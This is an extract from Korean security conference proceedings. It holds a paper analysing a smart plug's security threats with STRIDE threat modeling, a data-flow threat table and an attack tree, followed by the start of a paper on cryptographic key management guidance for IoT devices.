[9] 박종성, “DDoS 공격에 대한 효과적인 분석 및 대응방안 연구”, 2012

[10] 한국인터넷진흥원(KISA), “DNS 싱크홀 적용 안내서”, 2011

위협 모델링 기법을 이용한 스마트 플러그 분석

곽지원1, 김승주2

고려대학교 사이버국방학과

Security Analysis on Brunt Plug via Threat Modeling

Ji won Kwak, Seungjoo Kim

Department of Cyber Defense, Korea University.

요 약

스마트 홈, 스마트 미터, 커넥티드 자동차, 스마트그리드와 같은 사물인터넷 생태계가 성장함에 따라 이를 이용한 서비스가 다양해지고 있다. 하지만 사물인터넷을이용한 서비스가 확산되면서 인터넷에 연결된 모든 사물인터넷 기기가 해킹 대상이 될 수 있다는 사실이 밝혀짐에 따라 그에 대한 보안의 중요성이 부각되고 있다. 본 논문은 대기전력을 차단하기 위해 시중에 많이 사용되는 IoT 제품 중 하나인 스마트 플러그를 위협 모델링 기법에 적용함으로써, 제품이 가진 보안 상 위협과 발생 가능한 공격을 분석하였다.

I. 서론

1.1 연구 배경

사물인터넷(Internet Of Thing)이란 인터넷과 사물에 부착된 센서를 이용하여 사물과 사람, 사물과 사물 간의 정보 교환을 가능하게 하는 기술을 총칭한다. 21세기 들어 정보를 수집, 처리, 관리하는 근거리 및 이동통신 기술이 개발되고 발전함에 따라 사물인터넷이 상용화되고 있다. 미국 IT 리서치 기관인 '가트너'는 2020년 IoT 기기가 전 세계적으로 약 250억 개에 이를 것으로 전망하고 그중 절반 이상을 가정용 IoT 기기가 차지할 것으로 내다보았다[1].

하지만 IoT 제품은 대부분의 제품의 전력 소모를 기기의 성능을 유지하기 위해 사용하므로, 상대적으로 보안이 취약하다.

국내에서는 IoT 카메라에 대한 해킹 의심사례가 보고되었다. 반려견을 향해 있던 카메라 각도가 자꾸 자신을 따라 움직이더니 나중에 기기 비밀번호까지 바뀐 것이다. 또한 관련 연구가 국내 학회에 보고되기도 하였다[2].

상기와 같은 가정용 IoT 해킹 사례가 발견되면서, 가정용 IoT 장비에 대한 보안이 어느 때보다 중요해지고 있다. 따라서 IoT 장비를 대상으로 위협 모델링을 적용하여 보다 체계적이고 일관된 분석을 진행하고자 한다. 본 연구는 마이크로소프트사에서 개발된 STRIDE 위협 모델링 기법을 사용하여 연구를 진행하였다.

1.2 기기 선정

대기전력은 전원을 끈 상태에서 전기제품이 소비하는 전력을 말한다. 한국전기연구원 보고서에 따르면 한 달간 가정에서 대기전력으로 17.4kWh로 약 2000원의 전기료가 낭비된다고 한다[3]. 이런 대기전력으로 인한 전력 및 누진세 낭비를 막기 위해 시장에서 많이 판매되는 스마트 플러그 제품을 분석 대상으로 선정하였다.

II. 위협 모델링

위협 모델링이란 마이크로소프트사에서

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2015-0-00403)

1 주저자, jwkwak4031@naver.com

2 교신저자, skim71@korea.ac.kr

개발자들의 메모에서 시작된 소프트웨어 분석 방법으로, 분석하고자 하는 시스템의 보안이 우려될 때, 해당 시스템을 좀 더 체계적으로 분석하게 해주는 방법이다. 먼저 시스템에 존재하는 공격 가능한 모든 공격 지점을 찾아내고 관련 공격 지점을 통해 발생할 수 있는 위협과 공격 시나리오를 통해 적절한 대응 방안을 도출할 수 있도록 도와준다[4]. 프로그램의 보안성 측면에서의 위협을 분석하는 STRIDE 기법 이외에도 다양한 데이터의 흐름 및 교환과정에서 발생할 수 있는 데이터에 대한 프라이버시 측면에서의 위협을 분석하는 LINDDUN 기법, 위협 모델링과 도출된 위협들의 위험도를 평가하여 해당 위협의 파생효과를 통해 위협을 분석하는 Process for Attack Simulation and Threat Analysis(P.A.S.T.A.) 기법, 다양한 범위의 개체들을 고려하여 보다 넓은 범위의 분석을 할 때 사용하는 Visual, Agile, and Simple Threat modeling(VAST) 기법이 사용되고 있다. IoT 장비는 여러 센서 노드를 통해 개인 정보를 포함한 여러 정보를 수집 및 분석하기 때문에 데이터 수집 및 교환 과정에서 데이터 프라이버시에 대한 위협이 발생하기 때문에, LINDDUN 위협 모델링이 적합하다는 분석이 있다[5]. 하지만 해당 제품이 가진 제한적인 기능과 한정적인 정보로 인해 LINDDUN을 통한 분석으로는 위협을 도출하는데 한계를 가지고 있다. 또한 본 논문은 분석의 범위에서 공유기와 기기간의 통신은 안전하다고 전제하기 때문에 VAST 기법을 통한 분석 또한 타당하지 않다. 따라서 소프트웨어 보안성 측면에서만 분석을 진행하는 것이 합당하기 때문에 STRIDE 기법을 사용하여 해당 제품 분석을 진행한다.


2.1 STRIDE

STRIDE는 마이크로소프트사가 개발한 컴퓨터 시스템이 가지고 있는 모든 위협을 식별할 목적으로 만들어졌다. 데이터 흐름도를 작성하여 공격자의 관점에서 시스템의 전체 흐름을 파악하고 분석한 시스템에서 가능한 도출 가능한 위협을 STRIDE라는 6가지 유형으로 분류한다. STRIDE는 6가지 공격 유형의 첫 글자를 딴 것으로 Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege을 뜻한다.

III.본론

3.1 DFD(Data flow Diagram)

스마트 플러그의 데이터 흐름을 분석한 결과는 위 [그림 1]과 같다. DFD를 통해 스마트 플러그의 서비스 간 데이터 흐름, 사용되는 통신 프로토콜을 나타냄으로써 앱과 기기사이의 모든 공격 지표 및 위협을 도출 할 수 있다. 도출된 위협은 아래 [표 1]과 같다.



개체	위협 유형	설명	위협 번호
E1	Spoofing	E1인 척 공격자가 P1에 접근할 수 있다	T01
P1	Tampering	공격자가 악성 앱을 통해서 인증된 데이터의 흐름을 도청하거나 변조할 수 있다	T02
	Elevation of Privilege	공격자가 정당한 기기 사용자인척 P1에 접근하여 권한을 상승시킬수 있다	T03
P2	Spoofing	P1인 척 공격자가 P2에 접근할 수 있다	T04
	Spoofing	공격자가 P2인 척 도청한 계정과 패스워드 정보를 D1에 전송한다	T05
	Tampering	기기 메모리 값을 변조하여 P2의 동작방식이나 사용되는 데이터를 변□복조한다	T06
	Repudiation	P2가 P1으로부터 데이터가 수신된 사실을 부인하다	T07
	Denial of Service	외부 개체나 내부 메모리 충돌로 인해 프로세스의 작동이 중지된다	T08
	Elevation of Privilege	공격자가 P1인 척 P2에 접근하여 권한을 상승시킬 수 있다	T09
P3	Spoofing	공격자가 P3인 척 거짓된 타이머 설정 정보를 D1에 전송한다	T10
	Tampering	전력 사용량 그래프 및 데이터가 공격자에 의해 변조될 수 있다	T11
	Tampering	접근 인가 신호를 위□변조하여 기기에 대한 접근 권한을 막을 수 있다	T12
	Elevation of Privilege	공격자가 P4인척 P3에 접근하여 권한을 상승시킬 수 있다	T13
P4	Spoofing	공격자가 D3인척 거짓된 실시간□누적 전력 사용량을 P4에 전송할 수 있다	T14
	Information of Disclosure	전송되는 실시간□누적 전력 사용량이 공격자에게 도청될 수 있다	T15
P5	Spoofing	공격자가 P5인 척 전력 사용량 요청을 D1에 전송한다	T16
	Tampering	실시간□누적 전력 사용량 확인 신호를 변조할 수 있다	T17
P6	Tampering	권한 공유 요청 신호를 변조할 수 있다	T18
P7	Spoofing	공격자가 D2인척 P7에 On/Off 요청 신호를 변□복조하여 기기의 원격 제어를 조작한다	T19
	Tampering	공격자가 P3인척 P7에 On/Off 요청 신호를 변□복조하여 기기의 원격 제어를 조작한다	T20
	Elevation of Privilege	공격자가 P3인척 P7에 접근하여 원격제어 관련 권한을 획득한다	T21
P8	Spoofing	P6인척 거짓된 계정 정보를 웹 서버에 전달할 수 있다	T22

	Spoofing	공격자가 등록된 공유기인 척 거짓된 전력 정보를 서버에 전송시킬 수 있다	T23
	Tampering	공격자가 위□변조된 전력 사용 정보를 웹서버에 전송시킬 수 있다	T24
	Tampering	권한 공유를 신청한 계정 정보를 위□변조할 수 있다	T25
	Tampering	기기와 통신을 주고받을 공유기의 SSID/PASSWORD를 위□변조할 수 있다	T26
	Tampering	원격 On/Off 요청 신호를 위□변조할 수 있다.	T27
	Information of Disclosure	전력 사용정보가 공격자에게 도청될 수 있다	T28
	Denial of Service	너무 많은 서비스 요청으로 인해 웹서버의 동작이 일시적으로 중지될 수 있다	T29
	Elevation of Privilege	공격자가 P2인척 P8에 접근하여 원격제어 관련 권한을 획득한다	T30
	Elevation of Privilege	공격자가 P6인척 P8에 접근하여 원격제어 관련 권한을 획득한다	T31
	Elevation of Privilege	공격자가 P8인척 P8에 접근하여 원격제어 관련 권한을 획득한다	T32
D1	Denial of Service	너무 많은 서비스가 요청되어 일시적으로 D1의 동작이 중지한다	T33
D2	Denial of Service	너무 많은 서비스가 요청되어 일시적으로 D2의 동작이 중지한다	T34
D3	Information of Disclosure	P8로부터 전송되는 실시간 전력 사용량이 도청될 수 있다	T35
	Denial of Service	너무 많은 서비스가 요청되어 일시적으로 D3의 동작이 중지한다	T36
I1	Tampering	전송중인 사용자의 ID/PASSWORD 정보가 위□변조될 수 있다	T37
	Denial of Service	공격자가 전송 중인 사용자의 ID/PASSWORD 정보를 가로채서 서비스 제공을 방해할 수 있다	T38
	Information of Disclosure	전송 중인 사용자의 ID/PASSWORD 정보가 외부에 노출될 수 있다	T39
I2	Tampering	기기와 통신할 공유기의 SSID/PASSWORD 정보가 위□변조될 수 있다	T37
	Denial of Service	공격자가 기기와 통신할 공유기의 SSID/PASSWORD 정보를 가로채서 서비스 제공을 방해할 수 있다	T38
	Information of Disclosure	기기와 통신할 공유기의 SSID/PASSWORD 정보가 외부에 노출될 수 있다	T39
I3	Tampering	공격자가 기기에 대한 접근 허가 신호를 위□변조하여 사용자의 로그인을 방해할 수 있다	T40
I4	Tampering	공격자가 전기 사용량 확인신호를 위□변조하여 관련 서비스 이용을 방해할 수 있다	T41
I5	Tampering	공격자가 권한 공유 요청 신호를 위□변조하여 관련 서비스 이용을 방해할 수 있다	T42
I6	Tampering	공격자가 원격으로 기기를 제어하기 위해 전송하는	T43

		신호를 위□변조하여 관련 서비스 이용을 방해할 수 있다	
I7	Denial of Service	공격자가 타이머 설정 값을 과다하게 전송하여 관련 프로세스가 올바르게 동작하지 못하게 한다	T44
I8	Information of Disclosure	공격자가 타이머를 통한 기기 on/off 요청 신호를 관찰하고 타이머 설정 정보를 알 수 있다	T45
I9	Denial of Service	공격자가 전력 사용량 요청 신호를 과다하게 전송하여 관련 프로세스가 올바르게 동작하지 못하게 한다	T46
I10	Tampering	공격자가 공유받을 계정 ID를 위□변조할 수 있다	T47
I11	Tampering	공격자가 원격으로 기기를 On/Off 명령 신호를 위□변조할 수 있다	T48
I12	Information of Disclosure	공격자가 누적 및 실시간 전력 사용량 정보를 알 수 있다	T49
I13	Information of Disclosure	공격자가 실시간 전력 사용량 정보를 알 수 있다	T50
	Denial of Service	공격자가 실시간 전력 사용량 정보를 과다하게 전송하여 웹서버가 올바르게 동작하지 못하게 한다	T51
I14	Tampering	공격자가 실시간 전력 사용량을 나타내는 그래프 모양을 위□변조할 수 있다	T52
I15	Information of Disclosure	공격자가 권한을 공유받기 위한 계정ID 정보를 알 수 있다	T53
	Denial of Service	공격자가 권한을 공유받기 위한 계정ID 정보를 과다하게 전송하여 웹서버가 올바르게 동작하지 못하게 한다	T54
I16	Tampering	공격자가 원격 On/Off 명령을 위□변조하여 기기의 사용을 조작한다	T55
	Denial of Service	공격자가 원격 제어 명령을 과다하게 전송하여 공유기가 올바르게 동작하지 못하게 한다	T56
I17	Tampering	공격자가 기기로부터 전송되는 전력양 데이터를 위□변조할 수 있다	T57
	Information of Disclosure	공격자가 실시간 전력 사용량 정보를 알 수 있다	T58
	Denial of Service	공격자가 실시간 전력 사용량 정보를 과다하게 전송하여 웹서버가 올바르게 동작하지 못하게 한다	T59

[표 1] 도출된 위협 리스트

발표·발행처	제목	저자 /단체	레퍼런스 번호
15 DEFCON Conference	IoT Attack Surface Mapping	Daniel Miessler	[6]
논문	Overview of Security and Privacy Issues in the Internet of Things	Chris Lu	[7]
논문	Uninvited Connections A Study of Vulnerable Devices on the Internet of Things (IoT)	Mark Patton	[8]

논문	Internet of Things (IoT): Smart and Secure Service Delivery	ELISA BERTINO	[9]
논문	Securing Vulnerable Home IoT Devices with an In-Hub Security Manager	Anna Kornfeld Simpson	[10]
논문	Internet of Things (IoT): Application Systems and Security Vulnerabilities	Jinesh Ahamed	[11]
논문	On the security of TLS renegotiation	Florian Giesen	[12]
논문	Practical Issues with TLS Client Certificate Authentication	Arnis Parsovs	[13]
논문	A Survey on Security and Privacy Issues in Internet-of-Things	Yang, Yuchen	[14]
프로젝트 문서	OWASP Internet of Things Top Ten	OWASP	[15]
프로젝트 문서	OWASP IoT Security Guidance	OWASP	[16]
취약점	CVE-2009-3555	MITRE	[17]
취약점	CVE-2010-3229	MITRE	[18]
취약점	CVE-2014-7279	MITRE	[19]
프로젝트	OWASP Internet of Things (IoT) Project	OWASP	[20]
프로젝트	CAPEC Software	MITRE	[21]

[표 2] 공격 라이브러리

공격 트리				
1	공격자가 원격으로 전력 사용량 조작			
OR	1.1	접속 권한 탈취		
	AND	1.1.1	계정 정보	
		OR	1.1.1.1	추측 공격
		OR	1.1.1.2	계정 데이터베이스에 쿼리 전송
		OR	1.1.1.3	사용자가 전송한 로그인 정보 탈취
	AND	1.1.2	무선 랜 정보	
		OR	1.1.2.1	사용자의 무선랜 SSID/PASSWORD 탈취
	OR	1.1.3	악성 앱을 통한 권한 탈취	
OR	1.2	원격 기기 제어		
	OR	1.2.1	On/Off 명령 위□변조	
	OR	1.2.1	1.2.1.1	서버로 전송되는 On/Off 명령 변조
OR	1.3	전력 사용 데이터 위・변조		
	OR	1.3.1	전력 사용량	
		OR	1.3.1.1	전력 사용량 데이터베이스에 쿼리 전송
		OR	1.3.1.2	사용자에게 전송되는 전력 사용량 데이터 탈취
		OR	1.3.1.3	공유기와 서버간의 데이터 교환 탈취

[표 3] 공격 시나리오

3.2 공격 라이브러리 및 시나리오

본 논문에서는 스마트폰 앱, IoT 기기, 웹 서비스와 관련된 논문, 신뢰할 수 있는 기관의 보고서, 해킹□보안 컨퍼런스 발표, 공신력 있는

공격 패턴, 취약점을 수집하여 DFD를 통해 도출하지 못한 위협들을 보충하여 공격 시나리오를 제작하였다. [표 2]는 DFD에서 도출된 취약점과 보충된 취약점들을 포함한 공격 시나리오이다.

IV.결론

IoT 기기가 상용화되면서 IoT 기기에 대한 보안의 중요성이 더욱 부각되고 있다. 그러나 그중에서도 일상생활에서 쉽게 접할 수 있는 스마트 플러그에 대한 체계적인 보안성 분석 연구가 미비한 실정이다. 본 논문은 스마트 플러그를 STRIDE 위협 모델링을 이용하여 체계적으로 분석하고, 현재까지 알려진 모든 취약점을 더해 보다 체계적이고 가능한 모든 범위의 보안 위협에 대해 분석하였다. 따라 향후 가정용 IoT 기기에 대한 추가적인 분석을 진행할 때, 본 논문을 통해 도움을 받거나 참고할 수 있다.

[참고문헌]

[1] 가트너 2015년 IoT 시장동향 보고서, www.gartner.com/technology/home.jsp

[2] Mark Stanislav, Tod Beardsley, "HACKING IoT: A Case Studyon Baby Monitor Exposuresand Vulnerabilities" https://www.rapid7.com/docs/Hacking-IoT-A-Case-Study-on-Baby-Monitor-Exposures-and-Vulnerabilities.pdf

[3] 한국전기연구원"2011년 전국 대기전력 실측 조사"

[4] Shostack, Adam. "Experiences threat modeling at microsoft." Modeling Security Workshop. Dept. of Computing, Lancaster University, UK. 2008.

[5] Daniel Miessler, "IoT Attack Surfaces Mapping", DEFCON, 2015.

[6] Charith Perera, Arosha K. Bandara, Blaine Price, Bashar Nuseibeh "Designing Privacy-aware Internet of Things Applications", March, 2017.

[7] Daniel Miessler, "IoT Attack Surfaces Mapping", DEFCON, 2015.

[8] Chris Lu "Overview of Security and Privacy Issues in the Internet of Things", Security and Privacy Issues in the Internet of Things, May, 2014.

[9] Mark Patton, Eric Gross, Ryan Chinn, "Uninvited Connections A Study of Vulnerable Devices on the Internet of Things (IoT)", Intelligence and Security Informatics Conference in IEEE, 2014.

[10] Anna Kornfeld Simpson, Franziska Roesner, Tadayoshi Kohno, "Securing Vulnerable Home IoT Devices with an In-Hub Security Manager", Pervasive Computing and Communications Workshops in IEEE, 2017.

[11] Jinesh Ahamed, Amala V. Rajan, "Internet of Things (IoT): Application Systems and Security Vulnerabilities", Electronic Devices, Systems and Applications, 2016.

[13] Florian Giesen, Florian Kohlar, Douglas Stebila, "On the security of TLS renegotiation", ACM SIGSAC conference on Computer & communications security, 2013.

[14] Amis Parsovs "Practical Issues with TLS Client Certificate Authentication", NDSS. 2014.

[15] Yang, Yuchen, et al. "A Survey on Security and Privacy Issues in Internet-of-Things." IEEE Internet of Things Journal (2017).

[15] OWASP Internet of Things Top Ten https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf

[16] OWASP IoT Security Guidance https://www.owasp.org/index.php/IoT_Security_Guidance

[17] CVE-2009-3555 취약점 상세 내용 링크 https://nvd.nist.gov/vuln/detail/CVE-2009-3555

[18] CVE-2010-3229 취약점 상세 내용 링크 https://nvd.nist.gov/vuln/detail/CVE-2010-3229

[19] CVE-2014-7229 취약점 상세 내용 링크 https://nvd.nist.gov/vuln/detail/CVE-2014-7279

[20] OWASP Internet of Things (IoT) Project, https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project

[21] CAPEC Category: Software https://capec.mitre.org/data/definitions/513.html

사물인터넷 환경의 암호 키 관리 기준 동향 분석

김대운* 최은영*, 박해룡*
*한국인터넷진흥원

Analysis of Cryptographic Key Management Criteria in IoT

Dae-un Kim* Eun-young Choi*, Hae-ryoung Park*
*Korea Internet & Security Agency.

요 약

사물 인터넷 기술이 발달함에 네트워크 세계가 확장하고 있다. 그러나 사물인터넷 기기들의 제한된 성능으로 현재 PC/서버 환경에서 사용 중인 암호 키 관리 기술이 온전히 적용되기 힘들다. NIST에서 암호 키를 관리하는 권고안 및 가이드 라인 등을 발표하였으나사물인터넷 기반의 암호 키 관리 권고안은 발표되고 있지 않다. 본 논문에서는 NIST에서 발표한 암호키 관리 권고안을 분석하고 NIST와 IPA에서 발표한 사물인터넷 보안 권고안을 분석하여 사물인터넷 환경에서의 안전한 암호 키 관리를 위한 방안을 고찰하였다. 앞으로 지속적인 연구를 통해 사물인터넷 환경에 적합한 암호 키 관리 기술을 개발하여야 할 것이다.

I. 서론

정보통신 기술과 통신매체가 발달함에 따라 일상의 모든 사물을 인터넷에 연결시키려는 사물인터넷(Internet of Things)에 대한 관심이 높아지고 있다. 사물인터넷은 모든 사물들이 유무선 네트워크를 통해 인터넷과 연결되어 정보를 수집, 가공, 공유하여 부가 가치를 창출하는 기술과 서비스를 의미한다[1].

그러나 사물인터넷 환경에서는 기기의 크기가 작아지면서 적은 메모리 용량과 저사양의 연산장치를 사용하게 되었다. 이러한 경량 환경에선 암호화 알고리즘의 사용 용량 등의 문제로 기존 보안 체계를 그대로 사용하기에 부적합 할 수 있으며, 기존의 시스템과 호환되지 못하고 여러 부가적인 문제점을 만들 수 있다.[2]

NIST에서 일반 PC/서버 환경에서 암호 키를 관리하는 권고안 및 가이드라인 등을 발표하였으나 사물인터넷 기반의 암호 키 관리 권고안은 발표하고 있지 않다. 점차 가속화되는 사물인터넷 환경속에서 네트워크와 연결된 스마트 디바이스들을 안전하게 이용할 수 있도록 사물인터넷 환경에서의 암호 키 관리 가이드라인을 만들고 그에 따른 기술 개발이 시급한 현실이다.

본 논문에서는 NIST에서 발표한 일반 PC/서버 환경에서 사용하는 암호 키 관리 권고안을 분석하고 NIST와 IPA에서 발표한 사물인터넷 보안 권고안을 분석하여 사물인터넷 환경에서 안전한 암호 키 관리를 하기 위한 방안을 고찰하고자 한다.

* 이 논문은 2017년도 정부(미래창조과학부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00267)

II. 암호 키 관리 문서

2.1 NIST 키 관리 권고안

미 국립표준기술연구소인 NIST에서 SP 800-57 part 1, 2, 3을 통해 일반 PC/서버환경 기반의 전반적인 경우에 적용가능한 키 관리 권고안을 발표했다[3][4][5].

2.1.1 NIST SP800-57 part 1

SP800-57 part1에서는 키 관리 요소의 핵심이 되는 키 재료와 키 생명주기를 보호하고 관리하는 방법을 권고하였다.

키 재료는 무결성 보호, 기밀성 보호, 연관 보호, 영역 매개변수 및 공용키 효력 보장, 사설 키 소유 보장을 필요로 한다. 무결성 보호과정에서는 항상 수신된 키 재료의 출처 및 포맷을 점검하도록 하였고, 이 때, 암호 체크섬, 암호화 해시 함수, MAC, 서명 등을 활용한 암호화 무결성 메커니즘과 CRC, Parity check 등을 사용한 비암호화 무결성 메커니즘 그리고 물리적 보호 메커니즘을 제공하도록 하여 무결성을 보호하도록 하였다.

기밀성 보호 과정에선 암호화 모듈 내부에 대칭 또는 개인 키가 존재할 경우, FIPS 140 레벨 2 이상의 기밀성 보호를 제공하도록 하였다. 암호화 모듈 또는 접근 제한을 통한 물리적 수단을 통해 기밀성 보호를 제공하였다.

연관보호는 올바른 애플리케이션 또는 장비에서 올바른 데이터와 함께 올바른 키 재료가 사용되도록 함으로써 암호화 보안 서비스를 유지하도록 하였다.

영역 매개변수 및 공용 키 효력 보장은 매개변수 및 키를 수학적으로 증명함으로서 제공하였고, 개인키 소유 보장을 통해 공개키 소유주가 실제로 일치하는 개인 키를 소유하고 있다는 확신을 제공하도록 권고했다.

또한 암호화 키의 보호 및 보장 요건을 요약하고, 각 암호화 키 타입에 대한 보안 서비스, 보안 보호, 연관성 보호, 필요한 보장, 보호기간 등의 내용을 표로 정리하였다. 기타 암호화 또는 관련 정보의 보호 요건의 내용을 요약하고 표로 정리하였다. 그리고, 암호화 키와 연관된 메타데이터의 요소를 정의하고 관리하는 법을 권고하였다. 메타 데이터의 요소는 [표 1]와 같다.

키 상태는 활성화 전 상태, 활성화 상태, 해제 상태, 폐기 상태, 훼손 상태, 폐기 훼손 상태 총 6단계로 나누고 이를 관리하는 법을 제시했다. 사실상 키 생성부터 폐기까지를 키의 라이프사이클을 관리하였다고 할 수 있다.

1. 키 식별자
2. 관련 키 식별 정보
3. 키 소유주 또는 공유 개체의 ID
4. 암호 사용기간
5. 키 타입
6. 애플리케이션
7. 키에 의해 보호되는 정보의 민감도
8. 카운터
9. 영역 매개변수
10. 키 상태
11. 키 암호화 키 식별자
12. 무결성 보호 메커니즘
13. 기타 정보

[표 1] 암호화 키와 연관된 메타 데이터 요소

2.1.2 NIST SP800-57 part 2

NIST SP800-57 파트 2에서는 조직에서 키 관리 정책을 운영할 때 유지해야할 권고사항과 그 체크리스트를 권고하였다.

키 관리 인프라스트럭쳐를 구성하는 요소를 중앙감독, 키 처리 시설, 서비스 에이전트, 클라이언트 노드 4가지로 나타내고 설명하였다.

그리고 조직에서 최소 관리 정책 제어를 준수하는지를 확인할 수 있는 체크리스트를 제시하였는데, 확인해야할 부분을 관리 정책과 정책 실행 두 측면으로 나눠 제시하였고, 정책면에서는 [표 2]의 내용을 확인하도록 하였다. 키를 유지하고 관리하는 데에서 확인해야할 요소들을 선정하였다.

- 키 생성 또는 획득
- 키잉 자료 및 키 협약의 상호 인증에 관한 파트어 기관과의 협의
- 키 배포 및 폐지 트리 설계 및 관리
- 키 재료의 배포 및 회계
- 비밀 및 비밀 키 및 관련 자료의 보호
- 키잉 자료의 긴급 및 일상적 폐지
- 중요한 자료 및 관련 기록의 감사
- 폐기되거나 만료된 열쇠의 파괴
- 키 복구
- 타협 회복
- 키잉 자료의 고의적 또는 부주의한 취급 부주의에 대한 징계결과
- 주요 경영 사례 진술의 생성, 승인 및 유지

[표 2] 조직의 키 관리 정책 구성 요소

수행 측면에서는 [표 3]을 확인하도록 하였다. 키 관리 정책을 실제 운영하는데 필요한 운영 요소 내용을 포함하였다. 키 관리를 하는데 필

요한 함수, 알고리즘과 키 사이즈 그리고 키 재료와 키의 생명주기 관리를 권고하였다.

- 인프라스트럭쳐 상세
- 필수 키 관리 함수
- 알고리즘 섹션과 키 사이즈
- 키 생성 또는 획득
- 키 동의 교차 인증 계약
- 키 분배와 해지 트리
- 암호수명 설립
- 키 재료의 배포 및 회계
- 키재료 보호
- 키재료의 폐지 루틴
- 감사
- 키 재료 파괴
- 키복원
- 손상 복구
- 정책 위반 결과
- 키 관리 수행 문서

[표 3] 조직의 키 관리 정책 운영 요소

2.1.3 NIST SP800-57 part 3

파트 3에선 시스템 관리자 및 시스템 설치자로 하여금 제품 가용성과 조직 필요를 기반으로 애플리케이션을 적절히 보호하도록 도움을 주고, 향후 조달과 관련한 조직의 결정을 뒷받침 할 수 있는 가이드를 제시하였다. X.509 버전 인증서를 사용한 공용 키 인프라(PKI), 인터넷 프로토콜 보안, TLS 보안, S/MIME, Kerberos OTAR(Over the Air Rekeying of Digital Radios), DNSSEC, 파일 암호화 시스템 등 응용 분야에 대해 설명하였다.

III. 사물인터넷 보안 권고사항

사물인터넷 보안 권고사항은 NISTIR로 제시된 스마트 그리드 사이법 보안 가이드라인과 IPA에서 발표한 사물인터넷 개발 보안 설계 가이드 라인을 분석하였다.

3.1. NISTIR 7628

NIST는 NISTIR 7628을 통해 스마트 그리드에서의 사이버 보안 가이드라인을 제공했다[6]. 스마트 그리드의 사이버 보안은 전력 시스템의 기술과 해당 시스템의 사용과 해당 기술이 작동하는 위험 환경에 대한 이해가 필요하다고 밝히고, AMI(Advanced Metering Infrastructure) 시스템의 경우의 예를 들었다. AMI의 경우, 수집기에 대한 인증, 개인 정보보호에 대한 기밀성 유지 및 펌웨어 업데이트를 통한 무결성 보장 등을 고려해야할 보안 요소로 선정하였다.

그리고 스마트 그리드 시스템과 장치 전반에 고려해야할 암호화 및 키 관리 문제를 설명하였다. 크게 채널 대역폭, 키 관리 이슈, PKI 설치 이슈를 분석하였다. 암호화된 데이터는 균일하게 랜덤하여 압축할 수 없기에 암호화 이전에 데이터를 압축하여야한다. 이를 위해서 네트워크 스택 설계 시 이러한 사항을 고려해야한다고 권고하였고, AES, 3DES와 RSA, 타원곡선 알고리즘 같은 표준 암호 알고리즘 사용을 권장하였다. PKI 설치 이슈에서 HSM을 사용하여 스마트 그리드 시스템의 메모리 용량 문제를 해결하길 권장하였다. 그리고 키 크기의 문제를 들며 공개키 암호화 알고리즘으로 타원곡선 알고리즘을 사용하기를 권장하였다.

NISTIR 7628 가이드 라인에선 스마트 그리드 기기의 전반적인 키 관리 방법은 NIST SP800-57을 참고하도록 하였다. 스마트 디바이스 환경에서도 기본적인 키 관리 방법은 일반 PC/서버 환경의 방법가 큰 차이가 없음을 고려한 것이다. 다만, 디바이스의 하드웨어적 사양을 고려하여 암호 알고리즘을 선택하도록 하였고, 일반적인 사물인터넷 기기완 다르게 수명이 20년 정도 되므로 키 교체 주기 및 기기 인증을 통한 관리가 필수적으로 고려되어야 한다고 하였다. 이러한 특징들을 FIPS 140과 SP 800-57문서를 참고사항으로 한 체크리스트를 제공하였다.

3.2 IPA 키 관리 가이드라인

IPA는 일본의 소프트웨어 및 정보처리 시스템을 관리하기 위해 만든 기구이다. '사물인터넷 개발 보안 설계 가이드'를 통해 사물인터넷 디바이스를 개발하는데 있어서 고려해야할 보안 요소를 분석하였다[7].

우선, 보안 설계를 위해서 사물인터넷 환경에서 발생할 수 있는 보안 위협을 분석하였다. 시스템이나 서비스에서 방지하려는 피해를 열거

하고 각각의 피해를 발생시키는 위협요소와 취약점을 이용한 공격단계를 선정하고 이를 트리 형태로 나타내었다. 그리고 선정된 공격 트리를 억제하기 위한 대책을 검토하였다.

그리고 구현된 자원(CPU의 처리 능력과 메모리 용량 등), 투입 가능한 비용, 사고 발생 시 영향 등을 고려하여 대책을 선정하도록 권고하였다. 사물인터넷의 위협 대책으로 암호 기술을 이용한 인증, 전자 서명, 암호화가 필요하다고 권고하였다. 이를 활용하여 암호화 기술의 안전성을 확인하는 체크리스트를 제작하여 활용하도록 하였다. 해당 체크리스트는 구현한 암호화 기술의 안전성을 객관적으로 평가하도록 제시되었다. 크게 9가지로 고려할 사항을 분류하였고, 세부적으로 고려해야할 평가항목을 설정하였다. 각 평가 항목은 “필수” 또는 “권장”으로 보안 요구 사항을 설정하고 요구 사항을 만들기 위해 참고한 국제 표준 또는 업계 표준 등을 기록하였다.

